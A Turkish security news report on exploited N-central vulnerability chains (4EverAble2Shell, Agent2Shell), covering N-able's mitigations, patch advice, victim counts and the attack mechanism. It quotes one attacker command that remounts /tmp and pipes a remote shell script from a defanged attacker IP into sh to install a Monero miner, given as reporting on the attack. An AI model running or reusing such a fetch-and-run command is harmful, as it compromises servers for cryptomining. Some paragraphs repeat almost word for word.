


N-able’ın N-central platformundaki açıklar, saldırganların 21 sunucuda uzaktan kod çalıştırmasına yol açtı. Etkilenen sistemlerin 19’u 2026.4 Hotfix 2 çalıştırıyordu; buna rağmen saldırganlar, Legacy API açık kaldığında zafiyeti istismar edebildi.
Yeni bulgular, 4EverAble2Shell ve Agent2Shell adı verilen iki ayrı açık zincirinin N-central’ın en güncel sürümlerine karşı da işe yarayabildiğini gösterdi. İncelemelere göre saldırganlar bu zinciri bazı sistemlerde root yetkisiyle komut çalıştırmak, Windows uç noktalarda ise SYSTEM düzeyine çıkmak için kullandı. İlk saldırı girişimlerinin 12 Kasım 2026’da görüldüğü bildirildi.
Legacy API açık kalan sistemler hedef oldu
N-able, perşembe günü yayımladığı güncellemede N-central’ın bazı özellik ve entegrasyonlarını kısıtladığını açıkladı. Şirket, bu önlemlerin bazı işlevleri etkileyebileceğini, ancak yama süreci tamamlanırken ek tedbir almanın iş ortaklarını ve müşterilerini korumak için gerekli olduğunu belirtti.
Bulut ortamlarında Legacy API varsayılan olarak kapatıldı. Intune entegrasyonu da ek korumalar uygulanıp doğrulanana kadar devre dışı bırakıldı. N-able, hosted müşterilere ayrıca N-central 2026.4 HF1 ve üzeri sürümlerde Agent ve Probe bileşenlerini yükseltmeleri gerektiğini hatırlattı. Şirket, bu güncellemenin Probe ile Agent arasındaki iletişim şeklini değiştirdiğini ve iki bileşenin birlikte güncellenmesinin zorunlu olduğunu vurguladı.
Şirketin duyurusuna göre, on-premises müşterilerin de Agent ve Probe bileşenlerini yükseltmesi ve ortamda daha önce açılmışsa Legacy API erişimini kapatması gerekiyor. N-able, yeni bulguları aktif biçimde değerlendirdiklerini, ek düzeltmeler geliştirdiklerini ve etkilenen işlevleri güvenli biçimde geri getirmek için çalıştıklarını aktardı.
Şirket, “Bazı N-central özelliklerini ve entegrasyonlarını kısıtlıyoruz” dedi. N-able, ek bir açıklamada bu tedbirlerin bazı işlevleri etkileyebileceğini, ancak remediation süreci tamamlanana kadar alınan ek önlemlerin ortaklar ve müşteriler için doğru adım olduğunu ifade etti.
Hosted ortamlarda Legacy API’nin ürün içinde varsayılan olarak kapatıldığı, Intune entegrasyonunun ise ek korumalar uygulanıp doğrulanana kadar devre dışı bırakıldığı kaydedildi. N-able, ayrıca Hosted müşterilere, N-central 2026.4 HF1 ve üzeri sürümlerde Agent ve Probe’u güncelleme yönündeki önceki tavsiyesini yineledi. Şirket, bu güncellemenin Probe ve Agent’ın iletişim kurma biçimini değiştirdiğini, bu nedenle her iki bileşenin de yükseltilmesinin “zorunlu” olduğunu bildirdi.
On-premises müşterilerden de Agent ve Probe bileşenlerini yükseltmeleri ve daha önce açılmışsa Legacy API erişimini ortamda devre dışı bırakmaları istendi. N-able, ekiplerinin yeni açıklamaları aktif biçimde incelediğini, ek düzeltmeler geliştirdiğini ve etkilenen işlevleri güvenli biçimde geri getirmek için çalıştığını duyurdu.
4EverAble2Shell sahada: Monero madencisi, root erişimi ve Apache Axis zinciri
Bağımsız güvenlik araştırmacısı Sean Bales, 4EverAble2Shell ve Agent2Shell adı verilen iki yeni açık setini ortaya çıkardı. Bales’in bulgularına göre bu açıklar, N-central’ın en güncel sürümüne karşı çalışıyor ve belirli koşullar altında saldırganlara root olarak keyfi kod çalıştırma ile Windows sistemlerde SYSTEM düzeyinde erişim sağlama imkânı veriyor.
Tehdit istihbaratı raporları, 4EverAble2Shell’in ilk keşif aşamasını aşıp aktif istismara geçtiğini gösterdi. Kötü niyetli aktörlerin bu açığı, savunmasız sunuculara kripto para madencisi yüklemek için kullandığı belirtildi.
Huntback’in incelemesine göre saldırılar, kritik bir Apache Axis açığını, CVE-2026-90436 olarak izlenen ve CVSS puanı 9.8 olan zafiyeti, N-central’daki ayrı bir ayrıcalık yükseltme zafiyetiyle birleştiriyor. Şirket, bu zincirin 4EverAble2Shell olarak izlendiğini ve kimlik doğrulaması olmadan uzaktan saldırganların root ayrıcalıklarıyla işletim sistemi komutları çalıştırmasına izin verdiğini aktardı.
Previdian da aynı zinciri VULN-2026-0009 olarak takip ediyor. Kuruluş, Apache Axis bileşenindeki SOAP fault işleme sırasında güvensiz sınıf örneklemesinin istismar edildiğini bildirdi. Açıklamaya göre hazırlanan bir istek, saldırganın seçtiği bir JLine sınıfını kötü amaçlı girdiyi işlemek üzere çağırıyor ve komut yürütme işlemi nable servis hesabı altında gerçekleşiyor.
Tehdit istihbaratı şirketinin detaylandırdığı zincirde saldırganların, 157.20.241[.]16 adresindeki saldırgan kontrolündeki sunucudan jup.sh adlı kabuk betiğini indirmeye ve çalıştırmaya çalıştığı görüldü. Aynı süreçte tanılama bilgileri ve komut çıktısı da sunucuya geri gönderildi.
Huntback, aynı IP adresinin 4EverAble2Shell açığını kullanarak 21 N-central sunucusuna XMRig tabanlı bir Monero madencisi yüklediğini açıkladı. Kullanılan komut dizisinde mount -o remount,exec /tmp 2>/dev/null; curl -fsSL hxxp://157.20.241[.]16:8080/jup.sh | sh -s nc_[target-IP-redacted] ifadesi yer aldı. Madencinin, mevcut CPU çekirdeklerinin yalnızca yarısını kullanacak şekilde tasarlandığı ve bunun fark edilmemek için yapılmış olabileceği bildirildi.
Ele geçirilen N-central sunucularının ABD, Güney Afrika, Kanada, Birleşik Krallık, Almanya, Fransa ve İsveç’te yoğunlaştığı kaydedildi. Huntback, madencinin şimdiye kadar görülen tek yük olduğunu, ancak bu zafiyetten yararlanan bir operatörün bir ana makinede root yetkisi kazanmasının, müşterilerin uç noktalarını yöneten sistem üzerinde tam kontrol anlamına geldiğini söyledi.
Şirket ayrıca 2026.4 Hotfix 2’nin tek başına yeterli olmadığını vurguladı. Huntback’e göre vakaların 19’unda mağdurlar zaten bu yamayı çalıştırıyordu.
Previdian, 4EverAble2Shell için sahada aktif istismar girişimleri gözlemlediğini de bildirdi. Kuruluş, saldırıların 12 Kasım 2026 itibarıyla ilerlediğini ve zincirin hedef sistemlerde uzaktan komut çalıştırmaya kadar uzandığını aktardı.